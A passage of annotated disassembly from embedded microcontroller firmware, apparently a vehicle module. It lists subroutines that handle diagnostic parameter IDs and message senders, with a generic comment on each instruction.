F39547: 1B8F              leas    0xF,sp; Load effective address into SP
F39549: 0A                rtc; Return from call
```

sub_F3954A :

```
F3954A: 37                pshb; Push B
F3954B: 4ABA95EB          call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
F3954F: 6B80              stab    1+var_1,sp; Store B
F39551: C601              ldab    #1; Load B
F39553: 7B5F64            stab    byte_5F64; Store B
F39556: CC5F65            ldd     #0x5F65; Load D
F39559: 4A958EF3          call    sub_F3958E,#0xF3; Call subroutine in expanded memory
F3955D: F65F66            ldab    byte_5F66; Load B
F39560: 042128            dbne    b,loc_F3958B; Decrement counter and branch if != 0
F39563: ED86              ldy     1+arg_3,sp; Load Y
F39565: E64B              ldab    0xB,y; Load B
F39567: C5C0              bitb    #0xC0; Bit test B
F39569: 2620              bne     loc_F3958B; Branch if not equal
F3956B: E644              ldab    4,y; Load B
F3956D: C188              cmpb    #0x88; Compare B to memory
F3956F: 271A              beq     loc_F3958B; Branch if equal
F39571: E64B              ldab    0xB,y; Load B
F39573: 55                rolb; Rotate left B through carry
F39574: 55                rolb; Rotate left B through carry
F39575: 55                rolb; Rotate left B through carry
F39576: C403              andb    #3; AND B with memory
```

```
F39578: 37              pshb; Push B
F39579: C603            ldab    #3; Load B
F3957B: 37              pshb; Push B
F3957C: CC5F64          ldd     #0x5F64; Load D
F3957F: 3B              pshd; Push D
F39580: C6D1            ldab    #0xD1; Load B
F39582: 37              pshb; Push B
F39583: E685            ldab    6+var_1,sp; Load B
F39585: 4AA127F0        call    sub_F0A127,#0xF0; Call subroutine in expanded memory
F39589: 1B85            leas    5,sp; Load effective address into SP
F3958B: 1B81            ins; Increment SP
F3958D: 0A              rtc; Return from call
```

sub_F3958E :

```
F3958E: 3B              pshd; Push D
F3958F: 37              pshb; Push B
F39590: C6FF            ldab    #0xFF; Load B
F39592: 6B80            stab    3+var_3,sp; Store B
F39594: 4ABB32EE        call    sub_EEBB32,#0xEE; Call subroutine in expanded memory
F39598: 58              lslb; Logic shift left B
F39599: 58              lslb; Logic shift left B
F3959A: 0D800C          bclr    3+var_3,sp,#0xC; Clear bits in memory
F3959D: C40C            andb    #0xC; AND B with memory
F3959F: EA80            orab    3+var_3,sp; OR B with memory
F395A1: 6B80            stab    3+var_3,sp; Store B
F395A3: 4ABB11EE        call    sub_EEBB11,#0xEE; Call subroutine in expanded memory
F395A7: 0D8003          bclr    3+var_3,sp,#3; Clear bits in memory
F395AA: C403            andb    #3; AND B with memory
F395AC: EA80            orab    3+var_3,sp; OR B with memory
F395AE: 6B80            stab    3+var_3,sp; Store B
F395B0: 6BF30001        stab    [1,sp]; Store B
F395B4: 1B83            leas    3,sp; Load effective address into SP
F395B6: 0A              rtc; Return from call
```

sub_F395F9 :

```
F395F9: 1B9D            leas    -3,sp; Load effective address into SP
F395FB: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
F395FF: 6B82            stab    3+var_1,sp; Store B
F39601: B774            tfr     sp,d; Transfer register to register
F39603: 4A963AF3        call    sub_F3963A,#0xF3; Call subroutine in expanded memory
F39607: F65F66          ldab    byte_5F66; Load B
F3960A: 04212A          dbne    b,loc_F39637; Decrement counter and branch if != 0
F3960D: ED88            ldy     3+arg_3,sp; Load Y
F3960F: E64B            ldab    0xB,y; Load B
F39611: C5C0            bitb    #0xC0; Bit test B
F39613: 2622            bne     loc_F39637; Branch if not equal
F39615: E644            ldab    4,y; Load B
F39617: C188            cmpb    #0x88; Compare B to memory
F39619: 271C            beq     loc_F39637; Branch if equal
F3961B: E64B            ldab    0xB,y; Load B
F3961D: 55              rolb; Rotate left B through carry
F3961E: 55              rolb; Rotate left B through carry
```

```
F3961F: 55              rolb; Rotate left B through carry
F39620: C403            andb    #3; AND B with memory
F39622: 37              pshb; Push B
F39623: C608            ldab    #8; Load B
F39625: 37              pshb; Push B
F39626: E683            ldab    5+var_2,sp; Load B
F39628: 37              pshb; Push B
F39629: E683            ldab    6+var_3,sp; Load B
F3962B: 37              pshb; Push B
F3962C: C69E            ldab    #0x9E; Load B
F3962E: 37              pshb; Push B
F3962F: E687            ldab    8+var_1,sp; Load B
F39631: 4AA018F0        call    sub_F0A018,#0xF0; Call subroutine in expanded memory
F39635: 1B85            leas    5,sp; Load effective address into SP
F39637: 1B83            leas    3,sp; Load effective address into SP
F39639: 0A              rtc; Return from call
```

sub_F3963A :

```
F3963A: 3B              pshd; Push D
F3963B: 3B              pshd; Push D
F3963C: C7              clrb; Clear B
F3963D: 4A99D1F7        call    core_F799D1,#0xF7; Call subroutine in expanded memory
F39641: FC2A9D          ldd     word_2A9D; Load D
F39644: CE0032          ldx     #0x32 ; '2'; Load X
F39647: 1810            idiv; 16 by 16 integer divide (unsigned) Remainder->D
F39649: 6E80            stx     4+var_4,sp; Store X
F3964B: C7              clrb; Clear B
F3964C: 4A9A21F7        call    core_F79A21,#0xF7; Call subroutine in expanded memory
F39650: ED82            ldy     4+var_2,sp; Load Y
F39652: 180A8140        movb    4+var_3,sp,0,y; Move byte (8-bit)
F39656: 180A8041        movb    4+var_4,sp,1,y; Move byte (8-bit)
F3965A: 1B84            leas    4,sp; Load effective address into SP
F3965C: 0A              rtc; Return from call
```

sub_F3965D :

```
F3965D: 37              pshb; Push B
F3965E: 1B92            leas    -0xE,sp; Load effective address into SP
F39660: 186980          clrw    0xF+var_F,sp
F39663: 56              rorb; Rotate right B through carry
F39664: 56              rorb; Rotate right B through carry
F39665: 56              rorb; Rotate right B through carry
F39666: 0D8DC0          bclr    0xF+var_2,sp,#0xC0; Clear bits in memory
F39669: C4C0            andb    #0xC0; AND B with memory
F3966B: EA8D            orab    0xF+var_2,sp; OR B with memory
F3966D: 6B8D            stab    0xF+var_2,sp; Store B
F3966F: 1F34ED2017      brclr   byte_34ED,#0x20,loc_F3968B ; ' '; Branch if selected bits clear
F39674: E68E            ldab    0xF+var_1,sp; Load B
F39676: 2613            bne     loc_F3968B; Branch if not equal
F39678: F66018          ldab    byte_6018; Load B
F3967B: 260E            bne     loc_F3968B; Branch if not equal
F3967D: 1A82            leax    0xF+var_D,sp; Load effective address into X
F3967F: 34              pshx; Push X
```

```
F39680: 1982            leay    0x11+var_F,sp; Load effective address into Y
F39682: EC40            ldd     0,y; Load D
F39684: 3B              pshd; Push D
F39685: 4A968EF3        call    pid_00_A8_any_OR_pid_80_A8_88_handler,#0xF3; Arg1: Nested Table
↪  Address (or zero if n/a)
F39689: 1B84            leas    4,sp; Load effective address into SP
F3968B: 1B8F            leas    0xF,sp; Load effective address into SP
F3968D: 0A              rtc; Return from call
```

sub_F3968E :

```
F3968E: 1B9D            leas    -3,sp; Load effective address into SP
F39690: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
F39694: 6B82            stab    3+var_1,sp; Store B
F39696: B774            tfr     sp,d; Transfer register to register
F39698: 4A96CFF3        call    sub_F396CF,#0xF3; Call subroutine in expanded memory
F3969C: F65F66          ldab    byte_5F66; Load B
F3969F: 04212A          dbne    b,loc_F396CC; Decrement counter and branch if != 0
F396A2: ED88            ldy     3+arg_3,sp; Load Y
F396A4: E64B            ldab    0xB,y; Load B
F396A6: C5C0            bitb    #0xC0; Bit test B
F396A8: 2622            bne     loc_F396CC; Branch if not equal
F396AA: E644            ldab    4,y; Load B
F396AC: C188            cmpb    #0x88; Compare B to memory
F396AE: 271C            beq     loc_F396CC; Branch if equal
F396B0: E64B            ldab    0xB,y; Load B
F396B2: 55              rolb; Rotate left B through carry
F396B3: 55              rolb; Rotate left B through carry
F396B4: 55              rolb; Rotate left B through carry
F396B5: C403            andb    #3; AND B with memory
F396B7: 37              pshb; Push B
F396B8: C605            ldab    #5; Load B
F396BA: 37              pshb; Push B
F396BB: E683            ldab    5+var_2,sp; Load B
F396BD: 37              pshb; Push B
F396BE: E683            ldab    6+var_3,sp; Load B
F396C0: 37              pshb; Push B
F396C1: C6A8            ldab    #0xA8; Load B
F396C3: 37              pshb; Push B
F396C4: E687            ldab    8+var_1,sp; Load B
F396C6: 4AA018F0        call    sub_F0A018,#0xF0; Call subroutine in expanded memory
F396CA: 1B85            leas    5,sp; Load effective address into SP
F396CC: 1B83            leas    3,sp; Load effective address into SP
F396CE: 0A              rtc; Return from call
```

sub_F396CF :

```
F396CF: 3B              pshd; Push D
F396D0: 3B              pshd; Push D
F396D1: C7              clrb; Clear B
F396D2: 4A99D1F7        call    core_F799D1,#0xF7; Call subroutine in expanded memory
F396D6: FC2A9F          ldd     word_2A9F; Load D
F396D9: CE0032          ldx     #0x32 ; '2'; Load X
F396DC: 1810            idiv; 16 by 16 integer divide (unsigned) Remainder->D
```

```
F396DE: 6E80            stx     4+var_4,sp; Store X
F396E0: C7              clrb; Clear B
F396E1: 4A9A21F7        call    core_F79A21,#0xF7; Call subroutine in expanded memory
F396E5: ED82            ldy     4+var_2,sp; Load Y
F396E7: 180A8140        movb    4+var_3,sp,0,y; Move byte (8-bit)
F396EB: 180A8041        movb    4+var_4,sp,1,y; Move byte (8-bit)
F396EF: 1B84            leas    4,sp; Load effective address into SP
F396F1: 0A              rtc; Return from call
```

sub_F396F2 :

```
F396F2: 37              pshb; Push B
F396F3: 1B92            leas    -0xE,sp; Load effective address into SP
F396F5: 186980          clrw    0xF+var_F,sp
F396F8: 56              rorb; Rotate right B through carry
F396F9: 56              rorb; Rotate right B through carry
F396FA: 56              rorb; Rotate right B through carry
F396FB: 0D8DC0          bclr    0xF+var_2,sp,#0xC0; Clear bits in memory
F396FE: C4C0            andb    #0xC0; AND B with memory
F39700: EA8D            orab    0xF+var_2,sp; OR B with memory
F39702: 6B8D            stab    0xF+var_2,sp; Store B
F39704: 1F34ED0117      brclr   byte_34ED,#1,loc_F39720; Branch if selected bits clear
F39709: E68E            ldab    0xF+var_1,sp; Load B
F3970B: 2613            bne     loc_F39720; Branch if not equal
F3970D: F66018          ldab    byte_6018; Load B
F39710: 260E            bne     loc_F39720; Branch if not equal
F39712: 1A82            leax    0xF+var_D,sp; Load effective address into X
F39714: 34              pshx; Push X
F39715: 1982            leay    0x11+var_F,sp; Load effective address into Y
F39717: EC40            ldd     0,y; Load D
F39719: 3B              pshd; Push D
F3971A: 4A9723F3        call    pid_00_31_any_OR_pid_80_31_88_handler,#0xF3; Arg1: Nested Table
↪  Address (or zero if n/a)
F3971E: 1B84            leas    4,sp; Load effective address into SP
F39720: 1B8F            leas    0xF,sp; Load effective address into SP
F39722: 0A              rtc; Return from call
```

sub_F39723 :

```
F39723: 3B              pshd; Push D
F39724: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
F39728: 6B81            stab    2+var_1,sp; Store B
F3972A: B774            tfr     sp,d; Transfer register to register
F3972C: 4A9761F3        call    sub_F39761,#0xF3; Call subroutine in expanded memory
F39730: F65F66          ldab    byte_5F66; Load B
F39733: 042129          dbne    b,loc_F3975F; Decrement counter and branch if != 0
F39736: ED87            ldy     2+arg_3,sp; Load Y
F39738: E64B            ldab    0xB,y; Load B
F3973A: C5C0            bitb    #0xC0; Bit test B
F3973C: 2621            bne     loc_F3975F; Branch if not equal
F3973E: E644            ldab    4,y; Load B
F39740: C188            cmpb    #0x88; Compare B to memory
F39742: 271B            beq     loc_F3975F; Branch if equal
F39744: E64B            ldab    0xB,y; Load B
```

```
F39746: 55              rolb; Rotate left B through carry
F39747: 55              rolb; Rotate left B through carry
F39748: 55              rolb; Rotate left B through carry
F39749: C403            andb    #3; AND B with memory
F3974B: 37              pshb; Push B
F3974C: C603            ldab    #3; Load B
F3974E: 37              pshb; Push B
F3974F: C7              clrb; Clear B
F39750: 37              pshb; Push B
F39751: E683            ldab    5+var_2,sp; Load B
F39753: 37              pshb; Push B
F39754: C631            ldab    #0x31 ; '1'; Load B
F39756: 37              pshb; Push B
F39757: E686            ldab    7+var_1,sp; Load B
F39759: 4AA018F0        call    sub_F0A018,#0xF0; Call subroutine in expanded memory
F3975D: 1B85            leas    5,sp; Load effective address into SP
F3975F: 31              puly; Pull Y
F39760: 0A              rtc; Return from call
```

sub_F39761 :

```
F39761: 3B              pshd; Push D
F39762: 37              pshb; Push B
F39763: 6980            clr     3+var_3,sp; Clear memory
F39765: FDCF71          ldy     word_CF71; Load Y
F39768: 0F400406        brclr   0,y,#4,loc_F39772; Branch if selected bits clear
F3976C: 0D80C0          bclr    3+var_3,sp,#0xC0; Clear bits in memory
F3976F: 0C8040          bset    3+var_3,sp,#0x40 ; '@'; Set bits in memory
F39772: FDCE9C          ldy     word_CE9C; Load Y
F39775: 0F414006        brclr   1,y,#0x40,loc_F3977F ; '@'; Branch if selected bits clear
F39779: 0D8030          bclr    3+var_3,sp,#0x30 ; '0'; Clear bits in memory
F3977C: 0C8010          bset    3+var_3,sp,#0x10; Set bits in memory
F3977F: 0F410106        brclr   1,y,#1,loc_F39789; Branch if selected bits clear
F39783: 0D800C          bclr    3+var_3,sp,#0xC; Clear bits in memory
F39786: 0C8004          bset    3+var_3,sp,#4; Set bits in memory
F39789: C608            ldab    #8; Load B
F3978B: 4AB8C8EF        call    core_EFB8C8,#0xEF; Call subroutine in expanded memory
F3978F: 0D8003          bclr    3+var_3,sp,#3; Clear bits in memory
F39792: C403            andb    #3; AND B with memory
F39794: EA80            orab    3+var_3,sp; OR B with memory
F39796: 6B80            stab    3+var_3,sp; Store B
F39798: 6BF30001        stab    [1,sp]; Store B
F3979C: 1B83            leas    3,sp; Load effective address into SP
F3979E: 0A              rtc; Return from call
```

sub_F3979F :

```
F3979F: 3B              pshd; Push D
F397A0: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
F397A4: 6B81            stab    2+var_1,sp; Store B
F397A6: B774            tfr     sp,d; Transfer register to register
F397A8: 4A97DDF3        call    sub_F397DD,#0xF3; Call subroutine in expanded memory
F397AC: F65F66          ldab    byte_5F66; Load B
F397AF: 042129          dbne    b,loc_F397DB; Decrement counter and branch if != 0
```

```
F397B2: ED87            ldy     2+arg_3,sp; Load Y
F397B4: E64B            ldab    0xB,y; Load B
F397B6: C5C0            bitb    #0xC0; Bit test B
F397B8: 2621            bne     loc_F397DB; Branch if not equal
F397BA: E644            ldab    4,y; Load B
F397BC: C188            cmpb    #0x88; Compare B to memory
F397BE: 271B            beq     loc_F397DB; Branch if equal
F397C0: E64B            ldab    0xB,y; Load B
F397C2: 55              rolb; Rotate left B through carry
F397C3: 55              rolb; Rotate left B through carry
F397C4: 55              rolb; Rotate left B through carry
F397C5: C403            andb    #3; AND B with memory
F397C7: 37              pshb; Push B
F397C8: C608            ldab    #8; Load B
F397CA: 37              pshb; Push B
F397CB: C7              clrb; Clear B
F397CC: 37              pshb; Push B
F397CD: E683            ldab    5+var_2,sp; Load B
F397CF: 37              pshb; Push B
F397D0: C63E            ldab    #0x3E ; '>'; Load B
F397D2: 37              pshb; Push B
F397D3: E686            ldab    7+var_1,sp; Load B
F397D5: 4AA018F0        call    sub_F0A018,#0xF0; Call subroutine in expanded memory
F397D9: 1B85            leas    5,sp; Load effective address into SP
F397DB: 31              puly; Pull Y
F397DC: 0A              rtc; Return from call
```

sub_F397DD :

```
F397DD: 3B              pshd; Push D
F397DE: 37              pshb; Push B
F397DF: C6FF            ldab    #0xFF; Load B
F397E1: 6B80            stab    3+var_3,sp; Store B
F397E3: FDCE9C          ldy     word_CE9C; Load Y
F397E6: 0F414008        brclr   1,y,#0x40,loc_F397F2 ; '@'; Branch if selected bits clear
F397EA: 0D8003          bclr    3+var_3,sp,#3; Clear bits in memory
F397ED: 0C8001          bset    3+var_3,sp,#1; Set bits in memory
F397F0: 2003            bra     loc_F397F5; Branch always
F397F2: 0D8003          bclr    3+var_3,sp,#3; Clear bits in memory
F397F5: E680            ldab    3+var_3,sp; Load B
F397F7: 6BF30001        stab    [1,sp]; Store B
F397FB: 1B83            leas    3,sp; Load effective address into SP
F397FD: 0A              rtc; Return from call
```

sub_F397FE :

```
F397FE: 37              pshb; Push B
F397FF: 1B92            leas    -0xE,sp; Load effective address into SP
F39801: 186980          clrw    0xF+var_F,sp
F39804: 56              rorb; Rotate right B through carry
F39805: 56              rorb; Rotate right B through carry
F39806: 56              rorb; Rotate right B through carry
F39807: 0D8DC0          bclr    0xF+var_2,sp,#0xC0; Clear bits in memory
F3980A: C4C0            andb    #0xC0; AND B with memory
```

```
F3980C: EA8D            orab    0xF+var_2,sp; OR B with memory
F3980E: 6B8D            stab    0xF+var_2,sp; Store B
F39810: 1F34ED0217      brclr   byte_34ED,#2,loc_F3982C; Branch if selected bits clear
F39815: E68E            ldab    0xF+var_1,sp; Load B
F39817: 2613            bne     loc_F3982C; Branch if not equal
F39819: F66018          ldab    byte_6018; Load B
F3981C: 260E            bne     loc_F3982C; Branch if not equal
F3981E: 1A82            leax    0xF+var_D,sp; Load effective address into X
F39820: 34              pshx; Push X
F39821: 1982            leay    0x11+var_F,sp; Load effective address into Y
F39823: EC40            ldd     0,y; Load D
F39825: 3B              pshd; Push D
F39826: 4A982FF3        call    pid_00_54_any_OR_pid_80_54_88_handler,#0xF3; Arg1: Nested Table
↪  Address (or zero if n/a)
F3982A: 1B84            leas    4,sp; Load effective address into SP
F3982C: 1B8F            leas    0xF,sp; Load effective address into SP
F3982E: 0A              rtc; Return from call
```

sub_F3982F :

```
F3982F: 3B              pshd; Push D
F39830: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
F39834: 6B81            stab    2+var_1,sp; Store B
F39836: B774            tfr     sp,d; Transfer register to register
F39838: 4A986DF3        call    sub_F3986D,#0xF3; Call subroutine in expanded memory
F3983C: F65F66          ldab    byte_5F66; Load B
F3983F: 042129          dbne    b,loc_F3986B; Decrement counter and branch if != 0
F39842: ED87            ldy     2+arg_3,sp; Load Y
F39844: E64B            ldab    0xB,y; Load B
F39846: C5C0            bitb    #0xC0; Bit test B
F39848: 2621            bne     loc_F3986B; Branch if not equal
F3984A: E644            ldab    4,y; Load B
F3984C: C188            cmpb    #0x88; Compare B to memory
F3984E: 271B            beq     loc_F3986B; Branch if equal
F39850: E64B            ldab    0xB,y; Load B
F39852: 55              rolb; Rotate left B through carry
F39853: 55              rolb; Rotate left B through carry
F39854: 55              rolb; Rotate left B through carry
F39855: C403            andb    #3; AND B with memory
F39857: 37              pshb; Push B
F39858: C601            ldab    #1; Load B
F3985A: 37              pshb; Push B
F3985B: C7              clrb; Clear B
F3985C: 37              pshb; Push B
F3985D: E683            ldab    5+var_2,sp; Load B
F3985F: 37              pshb; Push B
F39860: C654            ldab    #0x54 ; 'T'; Load B
F39862: 37              pshb; Push B
F39863: E686            ldab    7+var_1,sp; Load B
F39865: 4AA018F0        call    sub_F0A018,#0xF0; Call subroutine in expanded memory
F39869: 1B85            leas    5,sp; Load effective address into SP
F3986B: 31              puly; Pull Y
F3986C: 0A              rtc; Return from call
```

sub_F3986D :

```
F3986D: 3B              pshd; Push D
F3986E: C7              clrb; Clear B
F3986F: 4A99D1F7        call    core_F799D1,#0xF7; Call subroutine in expanded memory
F39873: FECEF3          ldx     word_CEF3; Load X
F39876: EC02            ldd     2,x; Load D
F39878: CD0019          ldy     #0x19; Load Y
F3987B: 13              emul; 16 by 16 multiply (unsigned)
F3987C: B765            tfr     y,x; Transfer register to register
F3987E: CDE091          ldy     #0xE091; Load Y
F39881: 16E878          jsr     core_E878; Jump to subroutine
F39884: 7C13A2          std     word_FD13A2; Store D
F39887: C7              clrb; Clear B
F39888: 4A9A21F7        call    core_F79A21,#0xF7; Call subroutine in expanded memory
F3988C: FC13A2          ldd     word_FD13A2; Load D
F3988F: 8C00FF          cpd     #0xFF; Compare D to memory (16-bit)
F39892: 2302            bls     loc_F39896; Branch if lower or same
F39894: C6FF            ldab    #0xFF; Load B
F39896: 6BF30000        stab    [0,sp]; Store B
F3989A: 31              puly; Pull Y
F3989B: 0A              rtc; Return from call
```

sub_F3989C :

```
F3989C: 37              pshb; Push B
F3989D: 37              pshb; Push B
F3989E: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
F398A2: 6B80            stab    2+var_2,sp; Store B
F398A4: E681            ldab    2+var_1,sp; Load B
F398A6: 262D            bne     loc_F398D5; Branch if not equal
F398A8: F65F67          ldab    byte_5F67; Load B
F398AB: 042127          dbne    b,loc_F398D5; Decrement counter and branch if != 0
F398AE: F65F66          ldab    byte_5F66; Load B
F398B1: 042121          dbne    b,loc_F398D5; Decrement counter and branch if != 0
F398B4: F65FCE          ldab    byte_5FCE; Load B
F398B7: 04211B          dbne    b,loc_F398D5; Decrement counter and branch if != 0
F398BA: E681            ldab    2+var_1,sp; Load B
F398BC: 37              pshb; Push B
F398BD: C608            ldab    #8; Load B
F398BF: 37              pshb; Push B
F398C0: CC2A1F          ldd     #0x2A1F; Load D
F398C3: 3B              pshd; Push D
F398C4: C6E9            ldab    #0xE9; Load B
F398C6: 37              pshb; Push B
F398C7: E685            ldab    7+var_2,sp; Load B
F398C9: 4AA437F0        call    sub_F0A437,#0xF0; Call subroutine in expanded memory
F398CD: 1B85            leas    5,sp; Load effective address into SP
F398CF: 795F67          clr     byte_5F67; Clear memory
F398D2: 795FCE          clr     byte_5FCE; Clear memory
F398D5: 31              puly; Pull Y
F398D6: 0A              rtc; Return from call
```

sub_F39AC2 :

```
F39AC2: 37              pshb; Push B
F39AC3: 37              pshb; Push B
F39AC4: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
F39AC8: 6B80            stab    2+var_2,sp; Store B
F39ACA: E681            ldab    2+var_1,sp; Load B
F39ACC: 262A            bne     loc_F39AF8; Branch if not equal
F39ACE: F65FF7          ldab    byte_5FF7; Load B
F39AD1: 042124          dbne    b,loc_F39AF8; Decrement counter and branch if != 0
F39AD4: F65FC4          ldab    byte_5FC4; Load B
F39AD7: 04211E          dbne    b,loc_F39AF8; Decrement counter and branch if != 0
F39ADA: F65F66          ldab    byte_5F66; Load B
F39ADD: 042118          dbne    b,loc_F39AF8; Decrement counter and branch if != 0
F39AE0: E681            ldab    2+var_1,sp; Load B
F39AE2: 37              pshb; Push B
F39AE3: C608            ldab    #8; Load B
F39AE5: 37              pshb; Push B
F39AE6: CC5FF8          ldd     #0x5FF8; Load D
F39AE9: 3B              pshd; Push D
F39AEA: C6ED            ldab    #0xED; Load B
F39AEC: 37              pshb; Push B
F39AED: E685            ldab    7+var_2,sp; Load B
F39AEF: 4AA437F0        call    sub_F0A437,#0xF0; Call subroutine in expanded memory
F39AF3: 1B85            leas    5,sp; Load effective address into SP
F39AF5: 795FF7          clr     byte_5FF7; Clear memory
F39AF8: 31              puly; Pull Y
F39AF9: 0A              rtc; Return from call
```

sub_F39AFA :

```
F39AFA: ED85            ldy     arg_3,sp; Load Y
F39AFC: E648            ldab    8,y; Load B
F39AFE: 87              clra; Clear A
F39AFF: 3B              pshd; Push D
F39B00: ECF30007        ldd     [7,sp]; Load D
F39B04: 3B              pshd; Push D
F39B05: CC44D2          ldd     #0x44D2; Load D
F39B08: 16E642          jsr     core_memcpy_fr0_toD_can0_can4_E642; Jump to subroutine
F39B0B: 1B84            leas    4,sp; Load effective address into SP
F39B0D: ED85            ldy     arg_3,sp; Load Y
F39B0F: 180D4444D0      movb    4,y,byte_44D0; Move byte (8-bit)
F39B14: 180D4844D1      movb    8,y,byte_44D1; Move byte (8-bit)
F39B19: E64B            ldab    0xB,y; Load B
F39B1B: 55              rolb; Rotate left B through carry
F39B1C: 55              rolb; Rotate left B through carry
F39B1D: 55              rolb; Rotate left B through carry
F39B1E: C403            andb    #3; AND B with memory
F39B20: 87              clra; Clear A
F39B21: 7C44E2          std     word_44E2; Store D
F39B24: 180C44D07FC7    movb    byte_44D0,byte_7FC7; Move byte (8-bit)
F39B2A: 7B7FC6          stab    byte_7FC6; Store B
F39B2D: 4A9127EF        call    sub_EF9127,#0xEF; Call subroutine in expanded memory
F39B31: 0A              rtc; Return from call
```

sub_F39B6A :

```
F39B6A: 37              pshb; Push B
F39B6B: F65BDA          ldab    byte_5BDA; Load B
F39B6E: 262E            bne     loc_F39B9E; Branch if not equal
F39B70: F65F66          ldab    byte_5F66; Load B
F39B73: 042128          dbne    b,loc_F39B9E; Decrement counter and branch if != 0
F39B76: E680            ldab    1+var_1,sp; Load B
F39B78: 2624            bne     loc_F39B9E; Branch if not equal
F39B7A: 1F34EE081F      brclr   byte_34EE,#8,loc_F39B9E; Branch if selected bits clear
F39B7F: 7213A5          inc     byte_FD13A5; Increment memory
F39B82: F613A5          ldab    byte_FD13A5; Load B
F39B85: C10A            cmpb    #0xA; Compare B to memory
F39B87: 220D            bhi     loc_F39B96; Branch if higher
F39B89: E680            ldab    1+var_1,sp; Load B
F39B8B: 37              pshb; Push B
F39B8C: C6ED            ldab    #0xED; Load B
F39B8E: 4A9CC6F3        call    sub_F39CC6,#0xF3; Call subroutine in expanded memory
F39B92: 1B81            ins; Increment SP
F39B94: 2008            bra     loc_F39B9E; Branch always
F39B96: C60A            ldab    #0xA; Load B
F39B98: 7B13A5          stab    byte_FD13A5; Store B
F39B9B: 795FC5          clr     byte_5FC5; Clear memory
F39B9E: 1B81            ins; Increment SP
F39BA0: 0A              rtc; Return from call
```

sub_F39BA1 :

```
F39BA1: 37              pshb; Push B
F39BA2: 1B93            leas    -0xD,sp; Load effective address into SP
F39BA4: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
F39BA8: 6B8C            stab    0xE+var_2,sp; Store B
F39BAA: E6F011          ldab    0xE+arg_1,sp; Load B
F39BAD: 56              rorb; Rotate right B through carry
F39BAE: 56              rorb; Rotate right B through carry
F39BAF: 56              rorb; Rotate right B through carry
F39BB0: 0D8BC0          bclr    0xE+var_3,sp,#0xC0; Clear bits in memory
F39BB3: C4C0            andb    #0xC0; AND B with memory
F39BB5: EA8B            orab    0xE+var_3,sp; OR B with memory
F39BB7: 6B8B            stab    0xE+var_3,sp; Store B
F39BB9: 55              rolb; Rotate left B through carry
F39BBA: 55              rolb; Rotate left B through carry
F39BBB: 55              rolb; Rotate left B through carry
F39BBC: C403            andb    #3; AND B with memory
F39BBE: 37              pshb; Push B
F39BBF: C608            ldab    #8; Load B
F39BC1: 37              pshb; Push B
F39BC2: C7              clrb; Clear B
F39BC3: 37              pshb; Push B
F39BC4: E6F010          ldab    0x11+var_1,sp; Load B
F39BC7: 37              pshb; Push B
F39BC8: C7              clrb; Clear B
F39BC9: 37              pshb; Push B
F39BCA: C6FF            ldab    #0xFF; Load B
F39BCC: 37              pshb; Push B
F39BCD: E6F012          ldab    0x14+var_2,sp; Load B
F39BD0: 4AA26DF0        call    sub_F0A26D,#0xF0; Call subroutine in expanded memory
F39BD4: 1BF014          leas    0x14,sp; Load effective address into SP
F39BD7: 0A              rtc; Return from call
```

sub_F39C5C :

```
F39C5C: 37              pshb; Push B
F39C5D: F75FC6          tst     byte_5FC6; Test memory for zero or minus
F39C60: 2703            beq     loc_F39C65; Branch if equal
F39C62: 735FC6          dec     byte_5FC6; Decrement memory
F39C65: F65FC6          ldab    byte_5FC6; Load B
F39C68: 2605            bne     loc_F39C6F; Branch if not equal
F39C6A: C6FF            ldab    #0xFF; Load B
F39C6C: 7B5FF6          stab    byte_5FF6; Store B
F39C6F: 1F34EC041A      brclr   byte_34EC,#4,loc_F39C8E; Branch if selected bits clear
F39C74: F65F66          ldab    byte_5F66; Load B
F39C77: 042114          dbne    b,loc_F39C8E; Decrement counter and branch if != 0
F39C7A: E680            ldab    1+var_1,sp; Load B
F39C7C: 2610            bne     loc_F39C8E; Branch if not equal
F39C7E: F66018          ldab    byte_6018; Load B
F39C81: 260B            bne     loc_F39C8E; Branch if not equal
F39C83: E680            ldab    1+var_1,sp; Load B
F39C85: 37              pshb; Push B
F39C86: C654            ldab    #0x54 ; 'T'; Load B
F39C88: 4A9CC6F3        call    sub_F39CC6,#0xF3; Call subroutine in expanded memory
F39C8C: 1B81            ins; Increment SP
F39C8E: 1B81            ins; Increment SP
F39C90: 0A              rtc; Return from call
```

sub_F39C91 :

```
F39C91: 1B9B            leas    -5,sp; Load effective address into SP
F39C93: ED8A            ldy     5+arg_3,sp; Load Y
F39C95: E644            ldab    4,y; Load B
F39C97: 4ABA98EB        call    senderClass_EBBA98,#0xEB; Call subroutine in expanded memory
F39C9B: 6B80            stab    5+var_5,sp; Store B
F39C9D: F113A6          cmpb    byte_FD13A6; Compare B to memory
F39CA0: 2709            beq     loc_F39CAB; Branch if equal
F39CA2: 4AA9E9EA        call    newSenderEvent_EAA9E9,#0xEA; Call subroutine in expanded memory
F39CA6: 180D8013A6      movb    5+var_5,sp,byte_FD13A6; Move byte (8-bit)
F39CAB: EDF3000A        ldy     [0xA,sp]; Load Y
F39CAF: E641            ldab    1,y; Load B
F39CB1: 6B80            stab    5+var_5,sp; Store B
F39CB3: 87              clra; Clear A
F39CB4: CD019E          ldy     #0x19E; Load Y
F39CB7: 13              emul; 16 by 16 multiply (unsigned)
F39CB8: B765            tfr     y,x; Transfer register to register
F39CBA: CDE0AD          ldy     #0xE0AD; Load Y
F39CBD: 16E878          jsr     core_E878; Jump to subroutine
F39CC0: 7B5FC7          stab    byte_5FC7; Store B
F39CC3: 1B85            leas    5,sp; Load effective address into SP
F39CC5: 0A              rtc; Return from call
```

sub_F39CC6 :

```
F39CC6: 37              pshb; Push B
F39CC7: 1B93            leas    -0xD,sp; Load effective address into SP
F39CC9: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
```

```
F39CCD: 6B8C            stab    0xE+var_2,sp; Store B
F39CCF: E6F011          ldab    0xE+arg_1,sp; Load B
F39CD2: 56              rorb; Rotate right B through carry
